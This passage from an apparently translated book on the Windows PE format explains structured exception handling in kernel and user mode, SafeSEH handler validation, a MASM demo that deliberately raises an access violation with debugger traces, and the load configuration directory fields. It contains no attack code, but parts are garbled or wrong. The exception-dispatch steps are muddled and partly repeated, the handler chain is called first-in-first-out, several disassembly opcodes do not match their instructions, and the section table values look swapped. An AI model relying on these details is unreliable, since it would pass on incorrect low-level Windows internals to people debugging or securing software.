This structure creates the exception record EXCEPTION\_RECORD and then calls KiDispatchException. The complete definition of the exception record structure is as follows:

```

typedef struct _EXCEPTION_RECORD {
    DWORD ExceptionCode;                      // Exception code
    DWORD ExceptionFlags;                     // Exception flags
    struct _EXCEPTION_RECORD *ExceptionRecord; // Pointer to the next exception record
    PVOID ExceptionAddress;                  // Address where the exception occurred
    DWORD NumberParameters;                 // Number of valid parameters
    DWORD ExceptionInformation[EXCEPTION_MAXIMUM_PARAMETERS];
} EXCEPTION_RECORD;

```

The exception record is used to record relevant information about the corresponding exception, including the exception code, the system state when the exception occurred, and the link between exceptions. Each time an exception occurs, the system passes this data structure to the function KiDispatchException. The prototype of the function is as follows:

```

NTAPI
KiDispatchException(
    PEXCEPTION_RECORD ExceptionRecord,           // Pointer to the ExceptionRecord
    PKEXCEPTION_FRAME ExceptionFrame,          // Frame address, usually NULL
    PKTRAP_FRAME TrapFrame,                   // Trap frame address
    KPROCESSOR_MODE PreviousMode,              // Previous mode, user mode or
kernel mode
    BOOLEAN FirstChance                       // Whether it is the first
attempt to handle the exception
);

```

This function is not only the final function called for exception handling in kernel mode but also the final function called for exception handling in user mode by KiUserTrapHandler. This function can be executed three times to handle exceptions:

1. **FirstChance==1:** The exception is initially given to the handler. If the handler does not exist or cannot handle the exception, the function RtlDispatchException is called for substantive SEH processing. The SEH mechanism processes exceptions in three ways:
  - o If the exception is not accepted by the SEH framework, the process jumps (jumps to the process handling exception processing), and the program immediately returns.
  - o If the exception is accepted by the SEH framework, but the program thinks that the exception should be handled by the subsequent handler, the program returns to RtlDispatchException and returns TRUE.

- If all SEH handlers accept the exception, the program handles the first chance exception processing failure.
2. **SecondChance==0:** The exception handling fails on the first attempt, and the program tries the exception handler again. The program tries other debugging support functions to handle the exception. If it succeeds this time, the problem is solved, and the return value is kdContinue; otherwise, it enters the third chance.
  3. **ThirdChance:** Indicates that the system has no way to handle this failure, so the system displays an error message, writes the dump information to a file, and saves the file for later analysis. The CPU then halts. Usually, the screen displays similar information as follows:

If the support judgment cannot handle the exception, the return value is kdContinue; otherwise, it enters the third attempt.

During the third attempt, it indicates that the system has no way to handle this failure, so the system displays an error message, writes the dump information to a file for later analysis, and then the CPU enters a halted state. Usually, the system shows a blue screen and displays information similar to the following:

```
***STOP 0x0000001E (0xC0000005, 0xBF0B3AF9, 0x00000001, 0x7B8B0EB4)
KMODE_EXCEPTION_NOT_HANDLED ***
```

The core of SEH processing is the traversal of the ExceptionList (exception handling chain). This is completed by the function RtDispatchException, and the invocation of this function lies within KiDispatchException.

In fact, most exceptions can be properly handled through this function. The function first finds the exception handling chain via RtGetExceptionList, which is pointed to by the current CPU's KPCR structure's ExceptionList. Then, through a while loop, it sequentially searches each node in the ExceptionList chain, and attempts to handle the exception via RtExecuteHandlerForException. Each node in the chain represents a local SEH framework.

Since the exception handling chain is a first-in-first-out queue, the first node in the chain represents the most recently entered SEH framework; if there are more than one nodes in the chain, it means that the SEH frameworks are nested. In normal situations, the first node in the queue represents the innermost protected domain; if this node (after executing the filter function) refuses to accept the exception handling, it means the exception is not targeted by this SEH domain. The system will then "walk up" the chain to see if the next higher-level SEH domain targets the exception. If not, it continues to search the chain to find a node that accepts the exception. When a node accepts the exception handling, the system typically executes the predetermined jump to the code specified by the EXCEPTION\_REGISTRATION\_RECORD.Handler field. During the jump, it might still need an "unwinding" process, which involves calling the unwind functions of all the SEH frameworks that were skipped. This explains why similar error prompts repeatedly appear during error handling. The return value of the function RtExecuteHandlerForException is explained in Table 10-2.

**Table 10-2** Return Values of the Function RtlpExecuteHandlerForException

<i>Identifier</i>	<i>Value</i>	<i>Description</i>
<i>ExceptionContinueExecution</i>	0	The exception has been accepted and handled
<i>ExceptionContinueSearch</i>	1	Not accepted, continue to search for the next SEH handler
<i>ExceptionNestedException</i>	2	This exception is a nested exception
<i>ExceptionCollidedUnwind</i>	3	A severe error occurred during the unwind process

If the while loop returns, it means that none of the nodes in the exception handling chain were prepared for this type of exception. That is, the program did not anticipate the occurrence of this kind of exception, and did not make further arrangements. Therefore, it returns FALSE, letting the second-level KiDispatchException take the next step.

The invocation relationship of the kernel-mode exception handling function is as follows:

- \_KiTrapHandler
- \_KiKernelTrapHandler
- \_KiDispatchException
- \_RtlDispatchException
  - \_RtlpGetExceptionList
  - \_RtlpExecuteHandlerForException

---

#### 10.2.4 EXCEPTION HANDLING IN USER MODE

As previously described, exceptions are a type of interrupt. Regardless of the cause (excluding "hardware exceptions"), once an exception occurs, the first entry point is the kernel-mode exception handler/processing routine. Different causes of exceptions have different handler entry points, just like different interrupt vectors have different entry point addresses.

After an exception enters the kernel-mode handler, the program sequentially processes the "exception handling queue" recorded in the KPCR data structure, which is the ExceptionList, and processes each node in turn. If the exception is accepted by a node, the program long jumps via the SEHLongJmp function to the code specified by the node for exception handling. The method used in user-mode exception handling is similar to this approach.


The relevant data structures and data structures mainly refer to the thread information block NT\_TIB. Below is the complete definition of the data structure:

```
NT_TIB STRUCT
    ExceptionList dd ?      ; 0000h - Pointer to SEH chain
    StackBase dd ?          ; 0004h - Stack base address
    StackLimit dd ?         ; 0008h - Stack limit
    SubSystemTib dd ?       ; 000Ch -
    FiberData dd ?          ; 0010h -
    ArbitraryUserPointer dd ? ; 0014h -
    Self dd ?               ; 0018h - Pointer to the NT_TIB structure itself
NT_TIB ENDS
```

Among them, ExceptionList points to an EXCEPTION\_REGISTRATION structure. The complete definition of this structure is as follows:

```
EXCEPTION_REGISTRATION STRUCT
    Prev dd ?          ; 0000h - Address of the previous EXCEPTION_REGISTRATION
    Handler dd ?      ; 0004h - Address of the exception handler function
EXCEPTION_REGISTRATION ENDS
```

When an exception occurs, the system retrieves the first field from NT\_TIB, then retrieves the first exception handler structure from this field, and calls the return function according to the address in the structure. **Figure 10-3** shows the exception handling process in user mode.



**Figure 10-3** User-mode SEH exception handling process

When an exception occurs in user mode, the kernel-mode exception handler changes to the user-mode function KiUserTrapHandler. This function constructs the exception record and then passes it to the function KiDispatchException for processing.

In user mode, when a thread is created through NtCreateThread, the entire thread execution is protected as an SEH domain. The function BaseProcessStartup is the entry point for all threads in user space. The parameter lpStartAddress for this function is the starting address of the thread code. The function prototype code is as follows:

```
VOID STDCALL
BaseProcessStartup(PPROCESS_START_ROUTINE lpStartAddress)
{
    UINT uExitCode = 0;
    SEH TRY
    {
        /* Set the thread start address */
        NtSetInformationThread(NtCurrentThread(), ThreadQuerySetWin32StartAddress,
                               &lpStartAddress, sizeof(PPROCESS_START_ROUTINE));
        /* Call the thread function */
        uExitCode = (lpStartAddress)();
        /* Set SEH except block */
        _SEH_EXCEPT(BaseExceptionFilter)
        {
            /* Save the SEH exception code */
            uExitCode = _SEH_GetExceptionCode();
        }
        SEH_END;
        /* Any error or return value ends the process */
        ExitProcess(uExitCode);
    }
}
```

Note: The exception handling framework uses \_SEH\_EXCEPT, not a dual-value identifier \_SEH\_HANDLE, which is passed through the BaseExceptionFilter function; this function in turn calls another function to pass the actual parameters, which defaults to UnhandledExceptionFilter. The function UnhandledExceptionFilter returns EXCEPTION\_EXECUTE\_HANDLER in general situations. However, application programs can replace UnhandledExceptionFilter with their custom filter function using SetUnhandledExceptionFilter.

In user mode, there is a similar function to KiDispatchException in kernel mode, which is an entry point for user-mode SEH exception handling called KiUserExceptionDispatcher, located in ntdll.dll. This is the general entry point for user-mode SEH exception handling.

Although exceptions occur in user mode, the initial handling and pre-processing of exceptions are done in kernel mode. How does the kernel-mode function KiDispatchException return to user mode and start the user-mode program? Here is a detailed explanation:

The transition from kernel mode to user mode exception handling can be divided into three steps:

**Step 1:** If the FirstChance parameter is TRUE, first call the KdpEnterDebuggerException function in the kernel-mode handler. If the kernel debugger handles the exception, or the user thinks it should not be passed to user mode, it returns kdContinue; otherwise, it should transfer the exception information to user mode and add the program in user mode.

**Step 2:** If the exception cannot be handled in user mode, for example, the ExceptionList does not find a corresponding processing node, call the function RtlRaiseException in user mode. The system will then call the function ZwRaiseException to trigger a "soft exception," reprocessing it in kernel mode. At this point, the CPU re-enters KiDispatchException, but the actual value of the FirstChance parameter is FALSE, so it directly enters the second step. In Windows kernel, the second step sends a report by calling the kernel-mode function to user-mode exception processing and handles it step by step.

**Step 3:** If the kernel-mode-to-user-mode handling report does not exist, or the user cannot handle it, the third step is taken. The second step invokes the function ZwTerminateThread to terminate the current thread's execution.

The kernel-mode handler transfers the exception information to user mode by:

First, copying the Context and ExceptionRecord structures' content to user-mode space;

Then, in user-mode, two pointers are assigned, each pointing to the user-mode space of these two data structures. The exception handler in user-mode adjusts the structure in user-mode memory space and then processes the exception.

Finally, and also a key step, is to set up a pointer in user mode to the address where the exception occurred, pointing to the function KiUserExceptionDispatcher.

When the CPU returns from the kernel, it enters the function KiUserExceptionDispatcher, which is the entry point for user-mode exception handling/processing. Unlike kernel-mode

exceptions, there is only one entry point in user mode. As for other information related to the exception, it is recorded by the exception record.

User-mode exception handling starts from the frame-based SEH framework. In kernel mode, not all exceptions begin with an "SEH framework" (Frame-Based) exception handler; instead, it first determines whether it is a system-level exception. If the exception is not managed by the SEH framework, it directly traverses the list of exception handlers to find one that accepts the exception. When an exception is handled by an SEH handler in the list, the function RtlDispatchException stops executing globally. Below is the invocation relationship of the function KiUserExceptionDispatcher:

```
KiUserExceptionDispatcher()
    RtlDispatchException()
        RtlpIsValidHandler() // Verifies the safety of the handler's pointer
        RtlpExecuteHandlerForException() // Handles the exception
        ExecuteHandler()
```

Among them, the function RtlpIsValidHandler provides security verification for the handler's pointer. Its pseudo code is as follows:

```
BOOL RtlpIsValidHandler(handler)
{
    if (handler is in an image) {
        if (image has the IMAGE_DLLCHARACTERISTICS_NO_SEH flag set)
            return FALSE;
        if (image has a SafeSEH table)
            if (handler found in the table)
                return TRUE;
            else
                return FALSE;
        if (image is a .NET assembly with the ILOnly flag set)
            return FALSE; // Other languages, skip
    }
    if (handler is on a non-executable page) {
        if (ExecuteDispatchEnable bit set in the process flags)
            return TRUE;
        else // Execute DEP
            raise ACCESS_VIOLATION;
    }
    if (handler is not in an image) {
        if (ImageDispatchEnable bit set in the process flags)
            return TRUE;
        else
            return FALSE; // No command outside the image is allowed
    }
    // Anything else is allowed
    return TRUE;
}
[...]
// If DisableExceptionChainValidation is set, then bypass chain validation
if ((process_flags & 0x40) == 0) {
    // Validate SEH records, bypass otherwise
    if (record != 0xFFFFFFFF) {
        do {
            // Records must be within stack limits
            if (record < stack_bottom || record > stack_top)
                goto corruption;
            // Records must align on a 4-byte boundary
            if (((char*)record + sizeof(EXCEPTION_REGISTRATION)) > stack_top)
                goto corruption;
            // Records must align on a 4-byte boundary
            if (((record & 3) != 0))
                goto corruption;
            handler = record->handler;
            // Handlers must be within stack limits
            if (handler >= stack_bottom && handler < stack_top)
                goto corruption;
            record = record->next;
        } while (record != 0xFFFFFFFF);
    }
}
```

```

        } while (record != 0xFFFFFFFF);
    }
    // TEB flags must match
    if ((TEB->SameTebFlags & 9) != 0) {
        // This setting is in ntdll!RtlInitializeExceptionChain
        // If a new node is added, FinalExceptionHandler becomes an SEH node
        if ((TEB->word_at_offset_0xFC8 & 0x200) != 0) {
            if (handler != &ntdll!FinalExceptionHandler)
                goto corruption;
        }
    }
}

```

As shown above, the function RtlpIsValidHandler checks the SEH handler, which includes:

**Step 1:** Check if the handler is within the thread environment block TEB specified stack range (fs:[4] ~ fs:[8]). If not, reject execution.

**Step 2:** Check if the handler is within the loaded module list (exe and dll). If the handler is not within these module address ranges, reject execution.

**Step 3:** If the handler is within the module address range, check the registered exception handler list.

The check steps are as follows:

1. If ((DLLCharacteristics & 0xFF00) == 0x0400), reject execution (No SEH), otherwise continue checking.
2. According to the module's load address, check if there is an IMAGE\_LOAD\_CONFIG\_DIRECTORY table. This indicates whether safeseh was set during compilation. If safeseh was not set, reject execution.

If the IMAGE\_LOAD\_CONFIG\_DIRECTORY structure exists, continue checking the following fields:

- +0000h: directory\_size. First, the directory size must be between 0 and 0x48, inclusive. If it meets this check, proceed.
- +0040h: handlers[]. Check the array of SEH Handler pointers (elements are SEH Handler RVAs).

If the above steps fail, i.e., if `handlers[] == 0` fails, stop the check and execute.

- +0040h: handler\_num. Finally, check the number of SEH Handler elements. If `handler_num == 0`, stop the check and execute.
- 3. Based on the starting address of the SEH Handler, match the loaded module list; if it fails to match, stop execution.
  - In short, for the handler's address to be valid, it must fall within the range of the loaded modules and be recorded to support SEH (i.e., in the header with the DLLCharacteristics flag set to IMAGE\_DLLCHARACTERISTICS\_NO\_SEH). Thus, all exception handlers must have known addresses recorded in the exception handler table (in the Load Configuration structure). Otherwise, the operating system will terminate the process. Strict restrictions on the addresses of exception handlers are mainly to prevent "x86 exception handler hijacking" attacks, a security vulnerability that was previously widely exploited.

In user mode, after traversing the entire exception handler list without finding a valid exception handler, the program calls RtlDispatchException. Unlike the kernel mode, the function KiDispatchException's processing of ExceptionList is always in user mode, so the resulting address is always in user space.

---

#### 10.2.5 ANALYSIS OF WINDOWS SEH MECHANISM

Based on the analysis of the SEH framework in both kernel and user modes, the SEH framework executes a series of processing steps: if it cannot find a valid exception handler, it moves to the next processing stage.

To implement structured exception handling, Windows systems link the exception handler chain between user mode and kernel mode into one continuous structure, known as the ExceptionList. Each time a process enters an SEH framework, it joins a long jump target address for the exception handler into the ExceptionList. This process continues to form a chain of exception handlers between user space and kernel space.

Generally, when a program runs in user mode, the system processes exceptions as follows:

1. **Filter Function Execution:** This function handles the initial detection of exceptions and determines if it can handle the exception. If not, it proceeds to the next SEH handler, executing the handling code.
2. **Final Function Execution:** During the exception handling phase, this function releases dynamic resources allocated during the process (regardless of whether the exception is handled).

When an exception occurs, the SEH framework should follow the ExceptionList chain in the user space and system space to find the corresponding handler. If the handler is found and deemed appropriate, the framework will execute the handler; otherwise, it will continue to follow the chain. The main goal of the final function execution is to release dynamic resources during the process.

Windows uses a special segment register to store pointers to the current CPU's KPCR data structure. The first member of the KPCR structure is the KPCR\_TIB data structure, and the first member of the KPCR\_TIB structure points to the ExceptionList.

When the CPU runs in system space, fs:0 points to the current thread's TEB. The first member of the TEB data structure is the NT\_TIB data structure, and the first member here points to the ExceptionList.

---

#### 10.2.6 SEH PROGRAMMING EXAMPLE

After understanding SEH technology, let's dive deeper into the SEH mechanism through a practical example program. The program code is shown in Listing 10-1.

**Listing 10-1** Exception Handling Test (chapter10\exception1.asm)

```
1 ;-----
2 ; Test Exception Handling
3 ; Wei Li
4 ; 2011.1.19
```

```

5 ; -----
6     .386
7     .model flat, stdcall
8     option casemap:none
9
10 include windows.inc
11 include user32.inc
12 includelib user32.lib
13 include kernel32.inc
14 includelib kernel32.lib
15
16 ; Data Segment
17 .data
18 szText db 'HelloWorldPE',0
19 szErr db 'SEH Error',0
20 ; Code Segment
21 .code
22
23 _handler proc _lpException, _lpSEH, \
24             _lpContext, _lpDispatcherContext
25     nop
26     pushad
27     mov esi, _lpException
28     mov edi, _lpContext
29
30     assume edi:ptr CONTEXT
31
32     invoke MessageBox, NULL, addr szErr, NULL, MB_OK
33
34     mov [edi].regEip, offset _safePlace
35     assume edi:nothing
36
37     popad
38
39 ; Test 1
40 ; Exception handled by this function
41     mov eax, ExceptionContinueExecution
42     ret
43 ; Test 2
44 ; Exception not handled by this function
45     mov eax, ExceptionContinueSearch
46     ret
47 _handler endp
48
49 start:
50     assume fs:nothing
51     push offset _handler
52     push fs:[0]
53     mov fs:[0], esp
54
55     xor eax, eax ; Trigger an exception
56     mov dword ptr [eax], eax
57
58 _safePlace: ; Instruction after exception handling
59
60     pop fs:[0]
61     pop eax
62
63     invoke MessageBox, NULL, addr szText, NULL, MB_OK
64     invoke ExitProcess, NULL
65 end start

```

Lines 23 to 47 define our custom exception handler function. This function first displays a message, then modifies the eip register so that the exception handling process can jump to the line after the error occurs (line 56 in the main program), pointing to the instruction labeled \_safePlace. In the main program, an access violation error is triggered by addressing ds:[00000000h].

The exception code is EXCEPTION\_ACCESS\_VIOLATION, with a hexadecimal value of 0C0000005h. Let's analyze the meaning of each bit in this exception code:

C	0	0	0	0	0	0	5	(十六进制)
1100	0000	0000	0000	0000	0000	0000	0101	(二进制)

- Bits 30 and 31 are both 1, indicating that this is a severe error, and the thread may not continue to execute and must handle this error.
- Bit 29 is 0, indicating that the system has already defined this exception code.
- Bit 28 is 0, reserved.
- Bits 16 to 27 are 0, indicating FACILITY\_NULL, which means that this exception can occur anywhere in the system, not just in user-mode or kernel-mode.
- Bits 0 to 15 have a value of 5, indicating an access violation error.

Therefore, the real exception code only uses the lower 16 bits. This point can be observed in the user-mode exception handling program.

```
#define TRAP_PROLOG(Label)
; Just to be safe, clear out the HIWORD, since it's reserved
mov word ptr [esp+2], 0 ; Clear the high 16 bits of the exception code

; Save the non-volatiles
push ebp
push ebx
push esi
push edi

; Save FS and set it to PCR
push fs

mov ebx, KGDT_RO_PCR
mov fs, bx
```

Lines 50 to 53 are the most critical part of setting up the SEH chain. First, using `assume fs:nothing`, fs is automatically saved. Then, the address of the SEH handler function (the exception handling function) is pushed onto the stack. At this point, the top of the stack is saved in the esp register, and the value of `push fs:[0]` is saved. This is the initial value of the fs register, which is the first element in the SEH chain. The value of `mov fs:[0]`, esp is essentially assigning the address of the handler function to the EXCEPTION\_REGISTRATION record's first field, i.e., the ExceptionList field, which becomes the entry point for SEH handling.

Lines 37 to 41 tell the exception handler that this exception has been handled, and that the system does not need to search further. The other part of the exception handling function continues to execute.

Lines 43 to 45 indicate that the exception is not handled, and the system needs to pass the exception to the next level of the SEH framework for handling.

The different results of the two different handlers lead to two different outcomes: one handler will result in two dialog boxes, indicating that the exception handler function and the main program's exception handling code are both executing; the other will also result in two dialog boxes, indicating that the exception handler and the main program's exception handling code have both encountered an error.

Please use OD to debug exception1.exe and check the address pointed to by the exception triggering instruction. The situation is shown in Table 10-3.

**Table 10-3** Runtime State Table

Address	Value	Description
0012FFBC	0012FFE0	Pointer to the next SEH record
0012FFCO	00401000	Address of the SEH handler function (_handler)
0012FFC4	7C817077	Return address to kernel32.7C817077
0012FFC8	7C903228	ntdll.7C903228
0012FFCC	FFFFFFFF	
0012FFD0	7FFDF000	
0012FFD4	80545BFD	
0012FFD8	0012FFC8	
0012FFDC	823EF588	
0012FFE0	FFFFFFFF	SEH chain end
0012FFE4	7C839ADB	SEH handler function address
0012FFE8	7C817080	kernel32.7C817080
0012FFEC	00000000	
0012FFF0	00000000	
0012FFF4	00000000	
0012FFF8	0040102F	exception.<module entry point>
0012FFFC	00000000	

As shown in Table 10-3, the SEH handler and the record at fs:0 are the same. The SEH framework points to the address of the SEH handler function entry defined in lines 23 to 47 of the \_handler procedure in Listing 10-1. The linked list records the pointer to the next SEH handler function (0012FFE0). This address is a stack address. From Table 10-3, it is clear that the address is a valid one.

This portion records the last SEH handler in the SEH chain, which is the original SEH handler that starts the program's execution. This part of the program is located in kernel32.dll. It handles exceptions and returns to user-mode code, as shown below:

```

7C923282 55          PUSH EBP
7C923283 8BEC        MOV EBP, ESP
7C923285 7F5F 0C      PUSH DWORD PTR SS:[EBP+C]
7C923288 52          PUSH EDX
7C923289 64:FF35 00000000>PUSH DWORD PTR FS:[0]
7C923290 64:8925 00000000>MOV DWORD PTR FS:[0], ESP
7C923297 7F75 14      PUSH DWORD PTR SS:[EBP+14]
7C92329A 7F75 10      PUSH DWORD PTR SS:[EBP+10]
7C92329D 7F75 0C      PUSH DWORD PTR SS:[EBP+C]
7C9232A0 7F75 08      PUSH DWORD PTR SS:[EBP+8]
7C9232A3 8B84 10      MOV ECX, DWORD PTR SS:[EBP+18]
7C9232A6 FFD1         CALL ECX
7C9232A8 64:B825 00000000>MOV ESP, DWORD PTR FS:[0]
7C9232AF 64:8F05 00000000>POP DWORD PTR FS:[0]
7C9232B6 8BE5         MOV ESP, EBP
7C9232B8 5D            POP EBP
7C9232B9 C2 1400       RETN 14

```

In the disassembly code above from ntdll.dll, the `CALL ECX` instruction at address 0x7C9232A6 jumps to the user-defined SEH exception handler function. The corresponding pseudo code that matches the internal kernel code `_RtlpExecuteHandler2@20` is shown below:

```

_RtlpExecuteHandler2@20:
/* Set up stack frame */
push ebp

```

```

    mov ebp, esp
/* Save the Frame */
push [ebp+0C] /* Exception record, this is the target for the exception handler */
push edx /* Save the handler address */
push [fs:TEB_EXCEPTION_LIST] /* Save the next pointer */
mov [fs:TEB_EXCEPTION_LIST], esp /* Link us to it */
/* Call the handler */
push [ebp+14]
push [ebp+10]
push [ebp+0C]
push [ebp+8]
mov ecx, [ebp+18] /* Argument to ExceptionHandler */
call ecx /* Call ExceptionHandler with 4 arguments */
/* Unlink us */
mov esp, [fs:TEB_EXCEPTION_LIST]
pop [fs:TEB_EXCEPTION_LIST] /* Restore list */
/* Undo stack frame and return */
mov esp, ebp /* Restore previous stack frame */
pop ebp /* Restore EBP */
ret 0x14

```

After executing the exception handling routine, it returns to the ntdll.dll space and executes the following code:

7C92E490	6A 00	PUSH 0
7C92E492	51	PUSH ECX ; The address points to _safePlace
7C92E493	E8 C6EBFFFF	CALL ntdll.ZwContinue

Pressing F7:

7C9205D0	B8 20000000	MOV EAX,20
7C9205D5	BA 003FF7FF	MOV EDX,7FF00300
7C9205DA	FF12	CALL DWORD PTR DS:[EDX]
7C9205DC	C2 0800	RETN 8

This code enters kernel mode via SYSENTER, handles the exception, and returns to user mode at the location pointed to by the \_safePlace label:

7C92B510	8BDA	MOV EDX,ESP
7C92B512	0F34	SYSENTER
7C92B514	C3	RETN

Through the SYSENTER instruction, the program enters kernel mode, transfers control to the kernel-mode code (in function RtlDispatchException()), and jumps to the location in user mode pointed to by \_safePlace:

```

/* Call the handler */
DPRINT("Executing handler: %p\n", RegistrationFrame->Handler);
ReturnValue = RtlpExecuteHandlerForException(ExceptionRecord,
    RegistrationFrame, Context, DispatcherContext,
    RegistrationFrame->Handler);
DPRINT("Handler returned: %p\n", (PVOID)ReturnValue);

```

Using the OD to debug exception1.exe, see the following code:

7C923289	64:FF35 00000000	>PUSH DWORD PTR FS:[0]
7C923290	64:8925 00000000	>MOV DWORD PTR FS:[0],ESP
7C923297	7F75 14	PUSH DWORD PTR SS:[EBP+14]
7C92329A	7F75 10	PUSH DWORD PTR SS:[EBP+10]
7C92329D	7F75 0C	PUSH DWORD PTR SS:[EBP+C]
7C9232A0	7F75 08	PUSH DWORD PTR SS:[EBP+8]
7C9232A3	8B84 10	MOV ECX,DWORD PTR SS:[EBP+18]
7C9232A6	FFD1	CALL ECX ; kernel32.7C839ADB
7C9232A8	64:B825 00000000	>MOV ESP,DWORD PTR FS:[0]
7C9232AF	64:8F05 00000000	>POP DWORD PTR FS:[0]
7C9232B6	8BE5	MOV ESP,EBP
7C9232B8	5D	POP EBP
7C9232B9	C2 1400	RETN 14

The value in ECX during the debugging of exception2.exe is different, indicating that the program executed different SEH exception handling branches. The instruction at 7C9232A6 in exception2.exe jumps to the user-defined SEH handler, while in this case, it jumps to kernel32.7C839ADB. Ultimately, the system transfers control to kernel32.UnhandledExceptionFilter and calls ntdll.ZwRaiseException to handle the related exceptions.

After exception handling completes, a friendly error message is displayed, indicating that it no longer returns to user mode. Therefore, the code at the \_safePlace label does not get a chance to execute.

---

### 10.3 LOAD CONFIGURATION INFORMATION IN PE

In this section, we take 4.exe as an example to explain the load configuration information in the PE file. First, the load configuration information in the PE file is detailed. Then, the data structure corresponding to this information is analyzed. Finally, through a practical example, the relationship between each field in the data structure and the corresponding section in the data dictionary is described.

---

#### 10.3.1 LOCATING LOAD CONFIGURATION INFORMATION

The load configuration data is one of the data types registered in the data directory, and its description information is located at the 11th entry in the data directory. Using the PEDump tool, the data directory content of chapter10\exception4\_1.exe is obtained as follows:

```
00000120          00 00 00 00 00 00 00 00 00 00 .....  
00000130  10 20 00 00 3C 00 00 00 00 00 00 00 00 00 00 00 ..<.....  
00000140  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000150  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000160  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
00000170  00 00 00 00 00 00 00 00 00 10 00 00 40 00 00 00 .....@...  
00000180  00 00 00 00 00 00 00 00 00 20 00 00 10 00 00 00 .....  
00000190  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....  
000001A0  00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
```

The shaded portion represents the load configuration information in the data directory. Through the above section code, the following information is obtained:

- Load configuration information is located at RVA = 0x00001000
- Load configuration information data size = 0x00000040h

To avoid security issues caused by SEH frame hijacking in user-mode code, since the XP system, most system PE files, such as the common process kernel32.dll, user32.dll, etc., have added load configuration information. Generally, the operating system's load configuration will determine the size defined in the data directory to determine the type of load configuration information. To ensure compatibility with Windows XP and earlier operating systems, it is recommended to set this value to 64 bytes, which is 0x40 in hexadecimal.

Below is the section information obtained using the PEInfo tool for this file:

<b>Section Name</b>	<b>Virtual Address</b>	<b>Size in Memory</b>	<b>File Offset</b>	<b>Size in File</b>	<b>Section Attributes</b>
.text	000000f4	<b>00001000</b>	00000200	<b>00000400</b>	e0000020
.rdata	00000092	00002000	00000200	00000600	40000040
.data	0000002e	00003000	00000200	00000800	C0000040

Based on the conversion relationship between RVA and FOA, we can get:

- The load configuration information file offset address is 0x00000400.

---

#### 10.3.2 LOAD CONFIGURATION DIRECTORY IMAGE\_LOAD\_CONFIG\_DIRECTORY

The load configuration information data structure is defined as `IMAGE_LOAD_CONFIG_DIRECTORY`. The complete definition is as follows:

```
IMAGE_LOAD_CONFIG_DIRECTORY STRUCT
    Characteristics dd          ; 0000h - Load configuration attributes, generally 48h
    TimeStamp dd                ; 0004h - Timestamp
    MajorVersion dw              ; 0008h - Major version number
    MinorVersion dw              ; 000Ah - Minor version number
    GlobalFlagsClear dd         ; 000Ch - Flags 1
    GlobalFlagsSet dd           ; 0010h - Flags 2
    CriticalSectionDefaultTimeout dd ; 0014h - Timeout
    DeCommitFreeBlockThreshold dd ; 0018h - Free block threshold
    DeCommitTotalFreeThreshold dd ; 001Ch - Total free threshold
    LockPrefixTable dd          ; 0020h - Address of the Lock prefix table
    MaximumAllocationSize dd    ; 0024h - Maximum allocation size
    VirtualMemoryThreshold dd   ; 0028h - Largest virtual memory size
    ProcessAffinityMask dd     ; 002Ch - Process affinity mask
    ProcessHeapFlags dd         ; 0030h - Process heap flags
    CSDVersion dw               ; 0034h - Service pack version
    Reserved1 dw               ; 0036h - Reserved
    EditList dd                 ; 0038h - Edit list
    SecurityCookie dd          ; 003Ch - Security cookie
    SEHandlerTable dd           ; 0040h - Address of the safe handler table (VA =
virtual address)
    SEHandlerCount dd           ; 0044h - Number of safe handlers
IMAGE_LOAD_CONFIG_DIRECTORY ENDS
```

Below is a detailed explanation of each field.

##### 98. `IMAGE_LOAD_CONFIG_DIRECTORY.Characteristics`

- +0000h, **DWORD**. Characteristics field, used to indicate the attributes of the file, usually 0. If there is load configuration information, then most of the time it is set to 48h.

##### 99. `IMAGE_LOAD_CONFIG_DIRECTORY.TimeStamp`

- +0004h, **DWORD**. Timestamp, this value represents the total number of seconds elapsed since 00:00:00, January 1, 1970, UTC. It can be obtained using the C runtime function.

##### 100. `IMAGE_LOAD_CONFIG_DIRECTORY.MajorVersion`

- +0008h, **WORD**. Major version.

##### 101. `IMAGE_LOAD_CONFIG_DIRECTORY.MinorVersion`

- +000Ah, WORD. Minor version.

102. IMAGE\_LOAD\_CONFIG\_DIRECTORY.GlobalFlagsClear

- +000Ch, DWORD. Global flags to clear when the PE loader loads the image.

103. IMAGE\_LOAD\_CONFIG\_DIRECTORY.GlobalFlagsSet

- +0010h, DWORD. Global flags to set when the PE loader loads the image.

104. IMAGE\_LOAD\_CONFIG\_DIRECTORY.CriticalSectionDefaultTimeout

- +0014h, DWORD. Default timeout for critical section spin locks used by this process.

105. IMAGE\_LOAD\_CONFIG\_DIRECTORY.DeCommitFreeBlockThreshold

- +0018h, DWORD. Free block threshold before returning to the system.

106. IMAGE\_LOAD\_CONFIG\_DIRECTORY.DeCommitTotalFreeThreshold

- +001Ch, DWORD. Total free threshold in bytes.

107. IMAGE\_LOAD\_CONFIG\_DIRECTORY.LockPrefixTable

- +0020h, DWORD. This field is a VA (Virtual Address). This field is only applicable to x86 platforms. It points to a table of addresses where the Lock prefix instruction is used. The address list saves the address prefixed with the lock instruction. This makes it easier to replace the lock prefix with a nop instruction on single-processor machines.

108. IMAGE\_LOAD\_CONFIG\_DIRECTORY.MaximumAllocationSize

+0024h, DWORD. Maximum allocation size (in bytes).

